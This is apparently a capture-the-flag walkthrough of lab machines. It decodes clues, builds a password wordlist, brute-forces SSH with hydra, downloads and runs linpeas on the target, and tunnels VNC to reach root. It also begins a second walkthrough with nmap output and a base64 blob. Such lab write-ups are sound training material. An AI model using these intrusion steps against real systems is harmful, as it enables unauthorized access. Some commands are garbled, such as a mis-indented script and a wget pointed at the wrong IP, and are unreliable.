
++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>+++++++++++++++++.>>---.+++++++++++.------.-----.<<--.>>++++++++++++++++++.++.-----..-.+++.++.

Initially I thought it was some kind of encrypted code but later I came to under it is another programming language called ‘BrainFuck’.

I used this link to convert the string.

Value we got:/alfa-support

*************************************


Browse: 192.168.56.118/alfa-support


Password Pattern: pet followed by 3 numerical digits.   

  <—————————– Let’s keep all the above steps within stage 1.  —————————–>


<————————————————– Stage 2 Begins  —————————–———————>


autorecon 192.168.56.118

cat _full_tcp_nmap.txt | less

ftp 192.168.56.118 
username: anonymous
password: anonymous 
ls
cd thomas
get milo.jpg


exiftool milo.jpg (didn't find anything useful)

From stage 1, we can conclude that the pet’s name is milo.

Password pattern is milo$i$j$k    ($i$j$k represents three digits)

Let’s write a script to prepare a list of password.

vim script.sh

#!/usr/bin/bash
for i in {0..9}; do
    for j in {0..9}; do 
        for k in {0..9}; do 
            echo "milo$i$j$k" >> password.txt
        done
    done
done
chmod +x script.sh./script.sh

I tried a python script for the task 🙂

#!/usr/bin/python3
import sys
with open('password.txt', 'w') as f:
sys.stdout = f 
for i in range(1, 10): 
    for j in range(1, 10):
        for k in range(1,10):
            print("milo"+str(i)+str(j)+str(k))

Brute Force SSH using Hydra

hydra -l thomas -P password.txt -s 65111 ssh://192.168.56.118

username: thomas
password: milo666

cat _full_tcp_nmap.txt | less



ssh thomas@192.168.56.118 -p 65111


user_flag==>> M4Mh5FX8EGGGSV6CseRuyyskG   (Solution 1)

scp -P 65111 thomas@192.168.56.118:/home/thomas/.remote_secret .          #Saved Remote File (Keep in mind)

I tried to perform file, strings, cat, binwalk etc.. no use lol


I tried to evaluate the target machine with the help of linpea.sh program 

Miscellaneous Steps :

On Kali Machine:  
cd /path-to-linpea.sh/
python3 -m http.server 

On Target or Victim Machine: 
cd /tmp
wget 192.168.56.118/linpea.sh 
chmod +x linpea.sh 
sh linpea.sh
Click on Image to View in HD

Port 5901

We have password from the above information. Do you remember this file .remote_secret ?

vncviewer -passwd .remote_secret 192.168.56.118:5901


I think I need to port forward or bind (like ssh tunneling). Let’s do some googling

ssh -p 65111 -L 5901:localhost:5901 thomas@192.168.56.118

vncviewer -passwd .remote_secret localhost:5901


Viola!!  We got the root flag as well as root access 🙂


My approach to Vegeta Machine

Overview:


Target Machine IP Address: 192.168.56.46  
My Machine IP Address: 192.168.56.20

Mission:

Boot to Root

THIS IS A MACHINE FOR COMPLETE BEGINNER , GET THE FLAG AND SHARE IN THE TELEGRAM GROUP (GROUP LINK WILL BE IN FLAG.TXT)

DHCP : ENABLED
IP : AUTO ASSIGN

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:

sudo arp-scan --interface=eth0 192.168.56.1/24

nmap -sC -sV -p- 192.168.56.46 -o nmap.log

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open http Apache httpd 2.4.38 ((Debian))

I checked source code, exiftool on image but didn’t get a good result, so I will not write those processes here (afraid it may bog you down with rabbit holes.) However, something interesting is showing at robots.txt

Note: Don’t just stop there, I missed it once.. look at the line number, something must be at the bottom

aVZCT1J3MEtHZ29BQUFBTlNVaEVVZ0FBQU1nQUFBRElDQVlBQUFDdFdLNmVBQUFIaGtsRVFWUjRuTzJad1k0c09RZ0U1LzkvK3UyMU5TdTdCd3JTaVN0QzhoR2M0SXBMOTg4L0FGanljem9BZ0RNSUFyQUJRUUEySUFqQUJnUUIySUFnQUJzUUJHQURnZ0JzUUJDQURRZ0NzQUZCQURhRUJmbjUrUmwvbk9aTFAxeER6K3g5VTA1cWJoWjFkcjRzSFQyejkwMDVxYmxaMU5uNXNuVDB6TjQzNWFUbVpsRm41OHZTMFRONzM1U1RtcHRGblowdlMwZlA3SDFUVG1wdUZuVjJ2aXdkUGJQM1RUbXB1Vm5VMmZteWRQVE0zamZscE9hdVhKUVRUamxkSHZ0YmxvNDZOUWp5UjV4eUlvZ09CUGtqVGprUlJBZUMvQkdubkFpaUEwSCtpRk5PQk5HQklIL0VLU2VDNkVDUVArS1VFMEYwakJWRS9aSGM4SEhkUHZ1RWQwZVF3N003MWFtelRIaDNCRGs4dTFPZE9zdUVkMGVRdzdNNzFhbXpUSGgzQkRrOHUxT2RPc3VFZDBlUXc3TTcxYW16VEhoM0JEazh1MU9kT3N1RWQwZVFJcWJNNENUcmhKMGhTQkZUWmtDUUdBaFN4SlFaRUNRR2doUXhaUVlFaVlFZ1JVeVpBVUZpSUVnUlUyWkFrQmdJVXNTVUdSQWtCb0lVMFRHZjAxN2UrdTRJVXNScEtSRGtXYzVsdjNEQlN4ZjFqZE5TSU1pem5NdCs0WUtYTHVvYnA2VkFrR2M1bC8zQ0JTOWQxRGRPUzRFZ3ozSXUrNFVMWHJxb2I1eVdBa0dlNVZ6MkN4ZThkRkhmT0MwRmdqekx1ZXdYTGhCL2VGazZjcm84Mm9rc2IzMTNCQkgwdkNITFc5OGRRUVE5YjhqeTFuZEhFRUhQRzdLODlkMFJSTkR6aGl4dmZYY0VFZlM4SWN0YjN4MUJCRDF2eVBMV2R5OFZaTXJwV1BDYjY2YWNEQWdTbUkrNjJTY0RnZ1RtbzI3MnlZQWdnZm1vbTMweUlFaGdQdXBtbnd3SUVwaVB1dGtuQTRJRTVxTnU5c25nOVNPMkFjcmxQN212SXd2OEg3YjVDd1NCVDlqbUx4QUVQbUdidjBBUStJUnQvZ0pCNEJPMitRc0VnVS9ZNWk4UUJENlIvUS9pMURPTFU4OHBkV3FxY3lKSTBlenFubFBxMUNBSWdveXFVNE1nQ0RLcVRnMkNJTWlvT2pVSWdpQ2o2dFFnQ0lLTXFsTnpYQkExYnhZeWk5TU1UbStVeWwvZXNSZ0VpZU0wZzlNYnBmS1hkeXdHUWVJNHplRDBScW44NVIyTFFaQTRUak00dlZFcWYzbkhZaEFranRNTVRtK1V5bC9lc1JnRWllTTBnOU1icGZLWGR5d0dRZUk0emVEMFJxbjhwYzJTUTcxWkFxZlpwd2pTVWJmc2w2cEtoRU1RajV3SUVzeWZxa3FFUXhDUG5BZ1N6SitxU29SREVJK2NDQkxNbjZwS2hFTVFqNXdJRXN5ZnFrcUVReENQbkFnU3pKK3FTb1JERUkrY0NCTE1uNm9xRHVleWpLNmVhcHdFNmNpWjdabkttS29xRHVleWpLNmVhaEFFUVI3VnFYdXFRUkFFZVZTbjdxa0dRUkRrVVoyNnB4b0VRWkJIZGVxZWFoQUVRUjdWcVh1cVFaQ0JncWcvNWpmZjEvRngzUzdXOHE2cHdia1BRUkNFK3hDa01HZnFycW5CdVE5QkVJVDdFS1F3WitxdXFjRzVEMEVRaFBzUXBEQm42cTdLY0ZtY0hzYnBvM1RLMlpGbEFnaHlPQXVDZUlNZ2g3TWdpRGNJY2pnTGduaURJSWV6SUlnM0NISTRDNEo0Z3lDSHN5Q0lONldDM1A0d1RvL3RKTEo2TDhvc0NGSjBueG9FUVpDMkxCMzNxVUVRQkduTDBuR2ZHZ1JCa0xZc0hmZXBRUkFFYWN2U2NaOGFCRUdRdGl3ZDk2bEJrSUdDZE5TcGUyYnZVMzk0Nm5mb3lPazAzN0pmdU1Ba2VGZlA3SDFPSDE3MlBuVk9wL21XL2NJRkpzRzdlbWJ2Yy9yd3N2ZXBjenJOdCt3WExqQUozdFV6ZTUvVGg1ZTlUNTNUYWI1bHYzQ0JTZkN1bnRuN25ENjg3SDNxbkU3ekxmdUZDMHlDZC9YTTN1ZjA0V1h2VStkMG1tL1pMMXhnRXJ5clovWStwdzh2ZTU4NnA5Tjh5MzdoQXZHSGZzUHlPN0pNMmFkNlp3aGkrbWdkODkyd1R3UzU3RUU3WmtjUUJMbm1RVHRtUnhBRXVlWkJPMlpIRUFTNTVrRTdaa2NRQkxubVFUdG1SNUFYQ1hJNzZnKzJBN1dRSFZrNnhFcmxUMVZkRElKNFpFRVFVeERFSXd1Q21JSWdIbGtReEJRRThjaUNJS1lnaUVjV0JERUZRVHl5akJXa1kyRDFjV0xLQitUeXdYNERRUkFFUVlUM0ljaGhFS1FXQkVFUUJCSGVoeUNIUVpCYUVBUkJFRVI0SDRJY0JrRnFzUmJFaVk2Y04zek1UaCtzK28xUy9VNEg2QUpCRUFSQk5pQUlnaURJQmdSQkVBVFpnQ0FJZ2lBYkVBUkJFR1FEZ2lESUtFRnUrTGc2NW5QSzRuVFV1MTdlRlM0d2VqUjF6bzc1bkxJNEhmV3VsM2VGQzR3ZVRaMnpZejZuTEU1SHZldmxYZUVDbzBkVDUreVl6eW1MMDFIdmVubFh1TURvMGRRNU8rWnp5dUowMUx0ZTNoVXVNSG8wZGM2TytaeXlPQjMxcnBkM2hRdU1IazJkczJNK3B5eE9SNzNyNVYzaEFxTkhVK2QwMnN1VUxOTnpJb2h4M1ExWnB1ZEVFT082RzdKTXo0a2d4blUzWkptZUUwR002MjdJTWowbmdoalgzWkJsZWs0RU1hNjdJY3YwbkFoU3hKUVoxRDJuZkMvTEhKWExjQm9ZUVR4NlR2bGVsamtxbCtFME1JSjQ5Snp5dlN4elZDN0RhV0FFOGVnNTVYdFo1cWhjaHRQQUNPTFJjOHIzc3N4UnVReW5nUkhFbytlVTcyV1pvM0laVGdNamlFZlBLZC9MTWtmbE1weVk4bEVxSC9zSlRoODZnaFNBSUxVZ1NQT2kxQ0JJTFFqU3ZDZzFDRklMZ2pRdlNnMkMxSUlnell0U2d5QzFJRWp6b3RRZ1NDMElVckNvS1NjN245TmVzcHplZmNVTTJmbFMvU29EVERrZEMzYWF3U2tuZ2d3OEhRdDJtc0VwSjRJTVBCMExkcHJCS1NlQ0REd2RDM2Fhd1NrbmdndzhIUXQybXNFcEo0SU1QQjBMZHByQktlZnJCQUY0RXdnQ3NBRkJBRFlnQ01BR0JBSFlnQ0FBR3hBRVlBT0NBR3hBRUlBTkNBS3dBVUVBTmlBSXdBWUVBZGp3SHlVRnd2VnIwS3ZGQUFBQUFFbEZUa1N1UW1DQw==

Yes, this is base64. We need to decode it.

If you wonder why I did double decoding, you might understand it by doing it with single decoding. Because output of the base64 decoded message is another base64 decoded text, therefore, I did it twice.


The decoded file is actually a PNG file, do you see the PNG in the top of the screenshot?

I have redirected the output and named the file decoded.png

